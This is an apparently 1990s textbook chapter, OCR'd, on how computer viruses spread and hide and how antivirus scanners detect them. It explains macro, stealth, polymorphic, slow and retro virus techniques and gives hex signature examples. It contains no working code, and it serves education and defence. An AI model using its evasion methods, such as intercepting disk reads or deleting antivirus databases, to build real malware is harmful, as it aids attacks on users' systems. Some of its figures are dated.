


Figure 14.30
Macro virus propagation.

How and When the Virus Infects New Items

After the Concept virus installs itself in the global macro pool, it has no problem further propagating into new, uninfected documents. In addition to the virus' AutoOpen macro, the virus contains a macro known as FileSaveAs. The virus also copies this macro (from an infected template's local pool) into the global macro pool during the infection process.

If the FileSaveAs macro exists in either the local or global macro pool, Word for Windows is designed to execute this macro anytime the user selects the Save **A**s option from the **F**ile menu. After the environment is infected, if a user edits an uninfected document and then uses the Save **A**s option to save a copy, the virus' FileSaveAs macro executes. The virus' version of this macro is designed to copy each of the virus macros (including FileSaveAs and FileOpen) from the global macro pool to the document's local macro pool before the document is saved.

The macro also changes the type of the file from a standard document format to the infectious .DOT format; however, it doesn't update the name of the file. Finally, the macro allows Word for Windows to save the newly infected file in the usual fashion.

Word for Windows automatically saves all viral macros in the local pool to the file, because the file has been internally converted to a template format.

Note that Word for Windows determines the file type (document or template) from the contents of the file as opposed to the name of the file. So, even though the newly infected template file has an improper extension (.DOC), Word for Windows still can properly work with the file.

Potential Damage the Virus Can Do

To spread, macro viruses must convert standard document files into template files that contain the virus macros. Once a Word for Windows template contains macros, it can only be saved as a template file; otherwise, the macro contents would become lost. Word for Windows doesn't allow the user to save infected files as document files because, following infection, they contain macros.

Like any other virus, macro viruses can maliciously destroy programs and data on the computer; however, no other major unintentional side effects result from macro virus infection.

Worms

A *worm* is a self-contained program or set of programs that can propagate from one machine to another. Unlike a virus, the computer worm does not need to modify a host program to spread.

In 1988, the notorious Internet Worm wreaked havoc around the world, spreading to both VAX and SUN systems running BSD Unix and SunOS. It infiltrated more than 6,000 machines connected to the Internet.

At the time of this writing, no PC worms have been discovered. The most likely reason is that a worm must be able to send one or more executable program(s) to target client machines connected to a network before it can function. These executable programs can be as simple as a standard DOS batch file or as complicated as a full C program. The worm also must be able to execute, interpret, and/or compile these programs after they reach a target machine. After the

worm establishes itself, and is executing on a new machine, it can then spread to other machines on the network.

Until recently, widely used PC operating systems did not, by default, provide remote execution facilities; the absence of this functionality made creating worm-like programs difficult.

Although standard DOS and Windows 95 systems do not provide remote execution facilities in their default configurations, the Windows NT operating system, which has been growing in popularity in recent years, does have these capabilities and can support worm-like programs.

Network and Internet Virus Susceptibility

With respect to DOS-based computer viruses, networks can be divided into the following three categories:

- File-server based local area networks, where users can store data on, and retrieve data from, one or more central file servers.
- Peer-to-peer networks, where every workstation has the potential to act as both a server and a client. This networking paradigm is available by default under Windows 95.
- Information Superhighway networks, where data flows through, but is never stored, on the network; its primary function is to serve as a data conduit.

The good news about viruses and computer networks is that, by nature, networks act as a semipermeable barrier to computer viruses. Some of the most common workstation viruses are completely unable to pass over networks of any type! The various network categories are, however, subject to different types of infection.

Network Susceptibility to File Viruses

The typical file virus can spread through all three types of network environments.

File Viruses on Network Servers

Consider the local area network file server used in most corporations. On this type of network, file viruses can be introduced in several different ways:

- A user can copy infected files directly to the file server.
- A user can execute a direct action file virus on the workstation. This virus can then infect executable files on the network.
- A user can execute a memory-resident file virus on the workstation that infects executable files as they are accessed on the server.

Each of these infection situations cause the file virus to spread to files on the network file server. After a virus infiltrates the file server, other users with appropriate access can then execute infected programs on their workstations. Consequently, the virus can infect files on their local drives, or other files on the network server.

Because file and directory level protection is implemented on the file server rather than the workstation, executable file viruses cannot violate network-based file protections. Many files on the average file server are not protected in any way, however, and are perfectly valid targets for infection. In addition, administrators can inadvertently infect any and all files on the server.

Consider what would happen if the standard LOGIN.EXE program were to become infected by a memory-resident virus. After a user logs in to the network, she launches the virus and can inadvertently infect every program used on her workstation. She also can infect every program used on the file server to which she has write-access.

Note that the file server acts as carrier for executable file viruses. Virus-infected programs might reside on the network, but unless these viruses are specifically designed to integrate with the network software, they can be activated only from a client DOS machine.

In the typical installation, programs required for the network server's operation are protected, making these files inaccessible to users. Furthermore, the file server computer need not even be DOS-based. In this case, if the (non-DOS) executable files used to run the file server became infected, these files could become corrupted but would not be infectious.

On Novell and other DOS-based file servers, an administrator could inadvertently infect these executable files; however, unless the virus running on the server were specially written to integrate with the file server software, the virus could not infect files as they are read from or written to the server. No viruses to date have been written that propagate in this manner, although nothing prevents such a virus from being written.

File Viruses on Peer-to-Peer Networks

On the peer-to-peer network, users can read from and write to files on the local drives of each connected workstation. Therefore, each workstation effectively becomes both a client and a server for the other workstations. Moreover, peer-to-peer network security is likely to be more relaxed than it is on a professionally maintained file server. These traits make peer-to-peer networks exceptionally susceptible to file-based virus attacks.

Direct action viruses can easily spread to files on peer-to-peer connected workstations. In addition, an active memory-resident virus on one workstation can instantly infect executable files on a peer computer's hard drive if the peer's files are executed from the infected computer.

As of the time of this writing, no specifically peer-to-peer aware viruses have been written. However, current file viruses can still propagate with ease in the peer-to-peer network environment.

File Viruses on the Internet

File viruses can be sent over the Internet without difficulty. However, executable file viruses can't infect files at a remote location through the Internet. The Internet, then, can act as a carrier for file viruses.

Boot Viruses

Except for multipartite viruses, boot record viruses cannot propagate over computer networks. Boot record viruses are hindered because they are designed specifically to infect only FBRs, MBRs, or PBRs using low-level, ROM-based system services. These system services are not available over networks.

Multipartite viruses infect both boot records and executable files, and even though these viruses can't spread to other boot records through the network, they can be spread through infected files. An infected executable file can be sent through a network to another client, and executed. The virus can then infect the MBR or PBR of the client's hard drive, or infect floppy disks as they are accessed. The virus can also infect other executable programs. (See "Network Susceptibility to File Viruses" for more information on program file viruses and networks.)

Boot Viruses on Network Servers

A network server can become infected by a boot virus if the network server computer actually is booted from an infected floppy disk. Should the network server computer become infected, the boot virus can't infect client machines connected to the server.

If a client computer becomes infected with a boot virus, it cannot infect the network server. Although current file-server architectures do allow the client to store and retrieve files from the server, these architectures don't allow the client to perform direct, sector-level operations on the server. These sector-level operations are required for the spread of boot record viruses.

Boot Viruses on Peer-to-Peer Networks

Current peer-to-peer network architectures don't allow software running on one computer to perform sector-level operations on other peer computers. As a result, boot viruses cannot spread using the peer-to-peer network.

Boot Viruses on the Internet

Computers connected to the Internet are unable to perform sector-level operations on other Internet-connected computers. Consequently, boot viruses can't spread over the Internet.

Macro Viruses

Macro viruses thrive under all three network environments. It is likely that macro viruses will become increasingly more prevalent in coming years. Not only can they spread over networks, but they infect the types of files more frequently shared by users.

Macro viruses are also platform independent, a feature that makes them a potential threat to a greater number of computer users.

Finally, it is impractical to write-protect the types of files that macro viruses infect. Unlike program files, document files are usually dynamic in nature; restrictions such as write-protection can be impractical in work environments where file sharing is a must.

Macro Viruses on Network Servers

Users often store documents on file servers so that other co-workers can read or update them. If these documents were protected with strict access restrictions, users could not update their contents. Seeing document files that have both read and write permissions enabled, therefore, is common. This makes these documents susceptible to infection.

After a document residing on the server becomes infected, other users can quickly infect their own client applications' macro environment by accessing these files from a local copy of the host application. After the client application becomes infected, all further documents edited from within the infected host application and saved to the network also become infected.

Macro Viruses on Peer-to-Peer Networks

The peer-to-peer network doesn't differ significantly from the file server case described above. The only difference is that data files are stored on local hard drives comprising the peer-to-peer network rather than the file server.

Macro Viruses on the Internet

Infected documents can easily be sent over the Internet many different ways, such as through e-mail, FTP, or Web browsers. As with file viruses, macro viruses can't infect files at a remote location through the Internet. The Internet acts only as an infected data file carrier.

Virus Classes

Over the years, virus authors have created many different types of viruses, each of which uses different techniques to propagate and to thwart antivirus products. This section describes several of the more interesting types.

Polymorphic Viruses

Most simple computer viruses work by copying exact duplicates of themselves to each file they infect. When an infected program executes, the virus gains control of the machine and attempts to infect other programs. If it locates a target executable file for infection, it copies itself byte-for-byte from the infected host to the target executable. This type of virus can be easily detected by searching in files for a specific string of bytes (or signature) extracted from the virus body, because the virus replicates identical copies of itself each time it infects a new file.

The polymorphic virus, like the early viruses, consists of an unchanging viral program that gets copied from file to file as the virus propagates. As a rule, however, the body of the virus is typically encrypted and hidden from antivirus programs.

For an encrypted virus to properly execute, it must decrypt the encrypted portion of itself. This decryption is accomplished by what is known as the virus *decryption routine*. When an infected program launches, the virus decryption routine gains control of the computer and decrypts the rest of the virus body so that it can execute normally. The decryption routine then transfers control to the decrypted viral body so that the virus can spread.

The first nonpolymorphic encrypting viruses employed a decryption routine that was identical from one infection to another. Even though the bulk of the virus was encrypted and hidden from view, antivirus programs could detect these viruses by searching for their unchanging virus decryption routine. The basic idea here is that even though the bulk of the iceberg remains unseen, its tip is discernible.

The polymorphic virus addresses the inability of the simple encrypting virus to conceal itself. When the polymorphic virus infects a new executable file, it generates a new decryption routine that differs from those found in other infected files. The virus contains a simple machine-code generator, often referred to as a *mutation engine*, that can build random machine language decryption routines on the fly. In many polymorphic viruses, the mutation engine generates decryption routines that are functionally the same for all infected files; however, each routine uses a different sequence of instructions to accomplish its goal.

During the infection process, a complementary encryption routine is used to encrypt a copy of the virus before the virus attaches this copy to a new target file. After the virus body is encrypted, the virus appends the newly generated decryption routine along with the encrypted virus body (and mutation engine) onto the target executable. So, not only is the virus body encrypted, but the virus decryption routine uses a different sequence of machine language instructions in each infected program. The polymorphic decryption routine often takes so many different forms that identifying the viral infection based on the routine's appearance can prove difficult. Files infected with the newer polymorphic viruses display few similarities from one infection to another, making antivirus detection a formidable task.

Stealth Viruses

Stealth viruses attempt to conceal their presence from the user. Most stealth viruses conceal themselves only while the virus is active in memory and hooked into the operating system as a service provider. These viruses actively intercept system requests that might reveal information about the viral infection and alter the system service output to conceal their presence. Figure 14.31 presents an overview of the boot stealthing process.




Figure 14.31
Operation of a stealth MBR virus.

Ⓐ Application requests a read of the boot record of floppy diskette.

Ⓑ Virus service provider intercepts request (realizing that the application is trying to read the viral boot record). Virus changes request to retrieve the original boot record from track 0, head 0, sector 7.

Ⓒ and Ⓓ ROM service provider provides the original boot record data to the application.

Stealth viruses are typically classified as having size stealth or read stealth capabilities, or both. Size stealthing applies exclusively to file infecting viruses. When a virus infects a program file, the virus usually attaches a copy of itself onto the target program file. This results in the target file growing in size by the length of the virus. Because a user might notice such a difference in file size, the size stealthing virus masks the size increase. (Believe it or not, some users, especially antivirus researchers, do remember the size of certain executable files on their system.)

By examining the infected file's contents, a user could see the virus and the changes it has made to the program. This type of stealthing, then, is somewhat like hiding during a game of hide-and-seek by placing a lampshade over one's head. However, most users don't examine the binary contents of their program files, and if they don't notice any change in the overall computer performance or in the size of their programs, they probably won't notice the viral infection.

With read stealthing, when the operating system or another program makes a request to read an infected boot record or file, the virus intercepts the request and provides the requester with the original, uninfected contents.

The Stoned.Monkey virus, for example, uses read stealthing. If a user executes a disk editing utility to examine the MBR contents, where Stoned.Monkey hides, he or she won't find any evidence of infection. Stoned.Monkey's system service routine is called anytime the disk is accessed, and it checks to see whether any attempts are being made to read the MBR. If so, the virus provides a backed-up copy of the original item in place of the infected copy. This stealthing can be defeated by specially written tools and antivirus programs, but goes undetected by the average disk utility.

Read stealthing also serves to conceal viruses in program files. Usually, the read stealthing file virus possesses size stealthing capabilities as well; it would be useless for a program to hide content changes to an infected file, yet still show the increased file size. As an example, the Tremor virus uses both read stealthing and size stealthing to conceal its presence in infected files.

Most stealth viruses can conceal their presence only while resident and active in the computer's memory. If they are not installed as a memory-resident service provider, any infection is visible. This is why most antivirus manufacturers instruct users to boot from a write-protected, uninfected floppy disk before scanning for, or repairing, virus infections.

How Stealth Viruses Work

Many stealth viruses conceal themselves only when active in memory and hooked into the operating system as a service provider; for example, the FBR, MBR, or PBR stealth viruses. The typical boot virus installs itself into memory as a resident service provider. In the case of a boot virus with stealth qualities, the service provider examines all read and write requests to the drives attached to the system.

If the virus detects that DOS or another application is trying to read the boot sector of an infected disk, it can locate the original, uninfected copy of FBR, MBR, or PBR and pass this along to the requesting program. Similarly, if a program attempts to write to the boot record of an infected disk, the virus can choose to overwrite the backed-up copy of the boot record as opposed to the actual, viral boot record present on the disk. The virus uses this strategy while resident to protect itself from being detected or overwritten from infected media.

To provide this functionality, the resident portion of the stealth boot virus must be able to detect whether a disk is infected; if infected, the virus must at this point hide the infection. If uninfected, the virus at this point would normally infect it.

A user might, for example, have the hypothetical ZYX virus on her computer. On infected floppies, the ZYX virus places the original FBR in track 0, head 0, sector 3. If the user inserts an uninfected floppy disk into the disk drive and uses a disk editor to examine the FBR, the virus must understand that the disk isn't yet infected and provide the actual boot record at track 0, head 0, sector 1. However, if the user inserts an infected floppy disk into the drive, the virus must detect the infection and provide the backed-up boot record from track 0, head 0, sector 3.

Some stealth boot record viruses only conceal the virus while it is in the hard drive's MBR or active PBR, because this is an easy task. The virus assumes that if it's resident, the hard drive's PBR or MBR must be infected. This is possible because if the user booted off the hard drive and the virus is memory-resident, the virus must have loaded from the active partition's MBR or PBR.

On the other hand, if the user booted from an infected floppy disk to start the computer, then the virus most likely infected the MBR or active PBR when it first obtained control during floppy bootup. The virus still can safely assume that the MBR or PBR must be infected and can stealth it without explicitly checking the MBR or PBR for infection.

Although the virus can safely assume that if it is resident, the MBR or PBR is infected, it can't assume the same with floppy disk boot records. Because the user can insert different floppy disks into a drive, the virus must explicitly examine the boot record of each disk to determine whether it is already infected. If infected, the virus can hide the original boot record. If uninfected, the virus can infect the boot record.

How Stealth File Viruses Work

The file infecting stealth virus must install a memory-resident service provider to intercept any requests made by DOS or other applications to access program files. This service provider must determine whether the file being accessed contains a copy of the virus. If the program file is infected, the virus service provider must conceal the virus' presence in the file.

A *size stealthing* file virus behaves as follows: If the virus is resident and the user takes a directory of their files, the virus must conceal the size increase of all infected files. To do so, it

hooks into a system service used by the DOS command interpreter (COMMAND.COM) to find and obtain information on disk files. The DOS DIR command invokes this system service in the DOS kernel for each file present in a given directory. Each time DOS requests this service for a new file, the virus allows the DOS kernel to service the request, and then examines the results, which include the filename, its date and timestamp of last modification, the file's attributes and its size.

By examining the service request results, the size stealth file virus knows exactly which file is being processed. It can scrutinize the file to determine whether it is infected. If the virus decides that the file does harbor a copy of the virus, it can change the file size field, subtracting out the virus size from the actual size of the program. The virus then passes the modified results on to the DOS command interpreter, which then shows the file with its original size.

Size stealthing viruses use many different methods to determine whether a file is infected. When a program is first infected, for example, many size stealthing viruses update the timestamp of the target file to include a special value in the seconds field. At least several viruses update the seconds field in the timestamp to include an invalid value of 62 seconds. Because DOS never displays the seconds field when the user lists directory contents, this usually goes unnoticed. Later, when the user takes a directory of her files, the virus can determine whether a file has been infected by examining the timestamp on the file. If the timestamp is invalid (and equal to 62), the virus assumes that the program is infected and hides the file size increase.

Using the preceding technique eliminates the need for the virus to examine the contents of each program for the viral presence. This is advantageous to the virus because checking the contents of each file during a directory listing would measurably slow down the listing, possibly alerting the user.

Although the timestamp scheme is fast, it isn't without flaws. If an uninfected file happens to be stamped with an invalid timestamp, the virus may mistakenly assume the file is infected and inadvertently change the file's size. The user then might notice a decrease in size on certain files and be tipped off to the presence of the virus.

Read stealthing file viruses use several different techniques to conceal infections. The virus still installs a special resident service provider that monitors access to all files on the computer. However, rather than intercepting file information requests, the virus service provider intercepts those services used to open, read the contents of, or close a file.

In the most common read stealthing scheme, if the viral resident handler detects a request to open an executable file, it examines the program contents to determine whether the file is infected. If the virus detects a copy of itself in the file, it disinfects the file on the fly, writing out the disinfected program back to the disk. It then allows the service requester to do whatever it likes to the file. Finally, when the application closes the file, the virus handler again seizes control and reinfects the executable file.


Slow Viruses

Slow viruses are memory-resident viruses that infect programs and boot records using covert, non-stealthing techniques. A typical resident virus, for example, opens the program being executed, writes the virus to the program, then closes it. Behavior such as writing to a program file is usually monitored by antivirus software, and the virus may be detected as a result.

Rather than replicating on its own, the slow virus waits in memory for system service activities to take place that are seldom (or never) examined by an antivirus program.

For example, a slow virus might hook into the DOS system service that is used by the DOS command interpreter (COMMAND.COM) to copy files. When DOS services this copy request, it reads from the source file into memory, then writes this memory image to the destination file. During this process, DOS reads and then loads the file into memory in portions of 64 KB at a time. The slow virus waits for DOS to load a file portion into memory, then inserts its viral code in the file while it is in memory. Figures 14.32 and 14.33 illustrate the first two phases of a slow virus infection.

Figure 14.32
User copies COM file to new directory (or disk).



DOS then writes a memory image that contains both the original file portion and the virus to the copy destination (see fig. 14.34). Antivirus programs can't determine if a program makes any changes to computer memory. Such an approach, then, would allow the slow file virus to infect a new program without engaging in any behavior that antivirus software can easily monitor.




Figure 14.33
The second step of slow virus infection.




Figure 14.34
DOS completes the process. The destination file is infected.

Retro Viruses

Like retro viruses in biological science, the objective of a computer retro virus is to attack its attacker. A PC retro virus seeks out antivirus programs and attempts to delete critical files without which the antivirus program can neither detect the virus nor properly function.

For instance, many antivirus programs include a data file within which virus signatures are stored. A retro virus intent on disabling the enemy might delete the virus definition data file, thereby decreasing a scanner's capability to detect viruses.

Several retro viruses use a more clever strategy that targets a different antivirus-generated database. Some antivirus products use an approach known as *integrity checking* to protect files. To do so, the antivirus program stores a database of integrity information, specifying key characteristics of each uninfected file. The antivirus program then verifies a file's integrity by checking a changed file against information for the original file stored in the database. The clever retro virus seeks out this database and deletes it.

This file database exists only if a user configures the antivirus program to create and maintain it. Furthermore, users deleting the database in an effort to free up disk space isn't uncommon. The antivirus program, then, has no way of knowing that the database was deleted by a virus. If the unsuspecting antivirus program is configured to use the integrity checking technique, upon finding that no database exists, it creates a new one. In so doing, the antivirus program unwittingly uses the integrity information from the recently infected program.

Multipartite Viruses

Multipartite viruses infect both boot records and program files, and use both mechanisms to spread. For example, when you run an application infected with a multipartite virus, the virus activates and infects the hard disk's Master Boot Record. Then, the next time you boot the workstation, the virus activates again and starts infecting every program you run.

The *One-half* virus is an example of a multipartite breed that also exhibits both stealth and polymorphic behavior.

How Antivirus Programs Work

The more effective antivirus products include a number of complementary antivirus technologies. This section reviews how these major technologies work, as well as their strengths and weaknesses.

Different antivirus technologies can be rated in seven different categories:

- The amount of work it takes the antivirus producer to detect new viruses.
- The types of viruses that can or can't be detected by the technology.
- Whether the technology is prone to *false-positives* (improperly identifying an uninfected program or boot record as being infected).
- Whether the technology is prone to *false-negatives* (failing to detect an infected program or boot record as being infected).
- How imposing the technology is on the user. This relates to how often the user must suspend work to accommodate the needs of the antivirus program.

- How often the product needs to be updated. Because approximately 200 new viruses are written each month, some antivirus components require frequent updates.
- Whether the technology prevents the virus from infecting the computer, or detects the virus after a file on the computer is infected.

Virus Scanners

A *virus scanner* is a program that searches for viruses in files and boot records. To make the virus scanner detect new viruses, the antivirus engineer specifically programs the scanner to detect each new virus. The virus scanner can detect only viruses of which it is aware. It is of little help, then, to prevent new or unknown virus infections. Most antivirus programs provide some sort of antivirus scanner in their suite of antivirus products.

The first antivirus scanners used simple *brute force* string scanning algorithms. These scanners searched through each and every byte of program files and boot records looking for sequences of bytes known to reside in viruses. If the scanner detected the appropriate sequence of bytes, it would report that the file was infected by a virus.

These original scanners were fairly slow by today's standards; even a well-written brute force string scanner must spend a significant amount of time checking each and every byte of files and boot records. In addition, the original virus scanners only had to search for a handful of viruses. Today, with over 7,000 viruses, virus scanners must use more intelligent algorithms.

The early computer viruses were quite simple and replicated identical copies of themselves from file to file, or from boot record to boot record. Therefore, this simple string scanning algorithm worked well. Unfortunately, the newer generations of viruses were becoming increasingly more complex. These viruses would encrypt the bulk of their virus body using simple encryption schemes. These encrypted viruses were more difficult to detect because the majority of the virus was encrypted and different in each infected file.

Antivirus researchers soon improved their techniques and came up with a faster and more robust virus scanner technology. The researchers realized that most viral infection takes place near the start or the end of executable files; most viruses like to prepend or append themselves to host files. Therefore, rather than searching every byte of each file, the antivirus scanner could concentrate on the first few and last few kilobytes of each executable file.

The researchers also improved their string scanners by adding *wild-card* capabilities. An original signature, consisting of a series of bytes extracted from the virus, could contain only a fixed sequence of bytes such as the following:

Signature: B8 00 30 CD 21 3D 03 00

The new wild-card signature could ignore certain bytes:

Signature: B8 SKIP 30 CD 21 3D SKIP 00

This was a useful improvement. Most simple encrypting viruses employed rudimentary decryption routines that did not vary significantly from one infection to another. Only the encryption routine key value would change in each infection. For example, the following bytes might be found in several files infected with the same encrypted virus. These bytes represent the machine-language decryption routine of the virus:

Infected File	Virus Decryption Bytes (in hexadecimal)
SAMPLE1.COM:	B9 00 10 BE 0C 01 80 34 **52** 46 E2 FA
SAMPLE2.COM:	B9 00 10 BE 0C 01 80 34 78 46 E2 FA
SAMPLE3.COM:	B9 00 10 BE 0C 01 80 34 05 46 E2 FA

Except for the 9th byte of each sequence, each decryption routine in the preceding three infected programs uses the same set of bytes. An antivirus researcher, therefore, could construct a simple wild-card signature to detect this virus:

Signature: B9 00 10 BE 0C 01 80 34 **SKIP** 46 E2 FA

This signature would match every other byte in the virus decryption routine exactly, while ignoring the changing 9th byte. Without using wild-card capabilities, this same virus would require 256 different signatures, because the changing byte can take any of 256 different values.

The string scanner has achieved great success in the antivirus world. This technique still is used today in many products. Usually, however, it cannot detect even simple polymorphic viruses, which change considerably from infection to infection. In recent years, therefore, antivirus producers have used the string scanner in conjunction with other new technologies.

The advent of the polymorphic virus mandated improvements in virus scanner technology. The existing wild-card string scanners simply could not reliably detect these viruses. In addition to the polymorphic virus problem, the number of viruses has continued to grow exponentially. The older scanning algorithms became increasingly slower as the number of viruses quickly increased. Imagine having to search through 8,000 bytes of a program for 4,000 different viruses, all in well under a tenth of a second!

To combat the onslaught of new polymorphic viruses and the overall increase in file viruses, antivirus companies began to employ more clever scanning algorithms, such as the *algorithmic entry point* scanner. This scheme assumes that in an infected file, the program's entry point either points directly to the virus or to some machine code that transfers control to the virus.

In an infected COM file, for instance, the file's entry point points directly to any virus that prepends or overwrites the host file. For appending viruses and all other cases, it points to the machine code that transfers control to the virus. In infected EXE files, the file entry point almost always points directly to the viral code.

The entry point scanner employs a limited machine code simulator that can trace through a target program and follow simple machine-language *jump* (transfer of control) instructions. The scanner examines the machine code at the target program entry point. If this code transfers control to another program area using a recognized method, the built-in simulator attempts to locate the destination of this transfer. This destination is then treated as the new entry point of the program. The scanner repeats the process until the machine code no longer transfers control to other program parts (see fig. 14.35).




Figure 14.35
The entry point scanner operating on an infected COM file.

(A) Entry scanner examines instruction #1 and determines it is a "control transfer" instruction. The scanner follows the "control transfer" to instruction #200.(B)

(B) Entry scanner again detects a "control transfer" instruction at instruction # 200. It follows this to instruction #207.(C)

(C) Entry scanner detects an instruction which is not a "control transfer" instruction (it is an operating system service request). This is called the "quiet" point.

(D) The enclosing box is the 20-30 byte region where the scanner looks for virus signatures.

After this "calm" point is reached and there are no further transfers of control in the executable file, the scanner assumes that it has located the most likely location of the start of a virus. The scanner can then search the limited region following this calm point for viruses.

If several different files are infected with the same virus, and the virus uses a consistent technique to transfer control from the primary entry point of the program to the virus body, the final point that is reached by the entry point scanner always converges on the same calm point in the virus. Rather than searching many kilobytes of the target file, a region limited to twenty or thirty bytes can be searched with equal effectiveness. This dramatically improves the virus scanner's efficiency!

The entry point scanning technique is most often used in conjunction with a technique known as *algorithmic scanning*. The algorithmic scanner can use simple wild-card virus signatures like the original string scanners. It can also use more complex virus signatures to detect simple and intermediate polymorphic viruses, however.

When the antivirus engineer updates the algorithmic scanner to detect a new virus, she can write a simple detection program using a limited script language supported by the scanner. This script-based program is interpreted by the virus scanner and is applied to each scanned file. It can use complex operations built into the script language to detect more complex viruses.

These algorithmic, entry point signatures are capable of detecting a wide variety of simple, encrypted, and even polymorphic viruses. They are fast, because they are applied to a limited region of each scanned file. They also allow the antivirus engineer to write simple script-based programs to detect polymorphic viruses that were impossible to detect using earlier scanner technology. Finally, even if a virus employs a nonstandard infection technique and places itself somewhere in the middle of the host file, it may still be detected. As long as the entry point of the program contains simple code that transfers control to the virus, the entry point scanner can locate the relevant viral code and scan it.

All current antivirus products use some form of algorithmic scanning, usually in conjunction with the entry point scanning technique. This combination achieves fast scanning speeds and robust virus detection. However, over the past several years, virus writers have been working on new and highly complex polymorphic viruses. Such a polymorphic virus uses a varying decryption routine in each new infection. These decryption routines can be so large, varied, and complex that for many polymorphic viruses, the aforementioned scanner techniques are powerless.

Over the past few years, the explosion of new polymorphic viruses has forced antivirus companies to investigate new virus scanner detection techniques. At first, few polymorphic viruses existed. When a virus was too complex to detect with traditional algorithmic or string scanner technology, researchers wrote highly specialized detection programs (in assembly language or another high level language) to address each polymorphic virus. This process was quite expensive and often required weeks or even months of work.

Today, the increasing number of polymorphic viruses makes specialized detection even more costly. With hundreds of new nonpolymorphic viruses being written each month, to boot,

antivirus producers can't afford to spend long hours writing specialized detection programs on the minority of polymorphic viruses. Consequently, antivirus researchers have developed an entirely new technique for detecting polymorphic viruses named *generic decryption* (GD).

Thus far, generic decryption has proven to be the most successful technique for detecting polymorphic viruses. The GD scheme is based on the following assumptions: First, the polymorphic virus to be detected must contain at least a small section machine of code that is consistent from one generation to the next, even if this code is encrypted. Second, if the polymorphic virus executes, the decryption routine of the virus must be able to properly decrypt and transfer control to this static viral code.

